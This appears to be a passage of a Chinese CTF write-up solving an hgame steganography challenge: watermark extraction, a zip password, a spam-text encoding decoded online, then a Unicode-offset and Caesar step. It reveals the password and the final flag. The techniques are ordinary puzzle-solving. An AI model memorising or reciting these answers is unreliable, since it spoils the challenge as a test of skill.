
恭喜你找到了这些东西，现在你离flag只差解开这个新的压缩包，然后对压缩包里的东西进行两层解密就能获得flag了。压缩包的密码和我放在这的两张图片有关。

提示要打开压缩包。




对这两张图片提取水印

```
python bw.py decode 1.jpg 2.png flag.jpg
```



以T1hi3sI4sKey作为密钥，打开压缩包。



Dear E-Commerce professional ; This letter was specially
selected to be sent to you . We will comply with all
removal requests ! This mail is being sent in compliance
with Senate bill 1620 ; Title 3 ; Section 308 ! This
is not a get rich scheme ! Why work for somebody else
when you can become rich in 27 MONTHS . Have you ever
noticed more people than ever are surfing the web and
more people than ever are surfing the web . Well, now
is your chance to capitalize on this ! WE will help
YOU use credit cards on your website plus turn your
business into an E-BUSINESS . You are guaranteed to
succeed because we take all the risk ! But don't believe
us . Ms Simpson who resides in Maine tried us and says
"I've been poor and I've been rich - rich is better"
. We are a BBB member in good standing ! We urge you
to contact us today for your own future financial well-being
. Sign up a friend and you'll get a discount of 50%
. Thank-you for your serious consideration of our offer
! Dear Friend ; This letter was specially selected
to be sent to you ! We will comply with all removal
requests . This mail is being sent in compliance with
Senate bill 2316 ; Title 8 , Section 301 ! Do NOT confuse
us with Internet scam artists . Why work for somebody
else when you can become rich as few as 24 WEEKS !
Have you ever noticed more people than ever are surfing
the web plus how many people you know are on the Internet
. Well, now is your chance to capitalize on this .

得到一封垃圾邮件。

利用网站进行解密

得到

```
籱籰籪籶籮粄簹籴籨粂籸籾籨籼簹籵籿籮籨籪籵簺籨籽籱簼籨籼籮籬类簼籽粆
```

后续是unicode+凯撒

```
hgame{0k_you_s0lve_al1_th3_secr3t}
```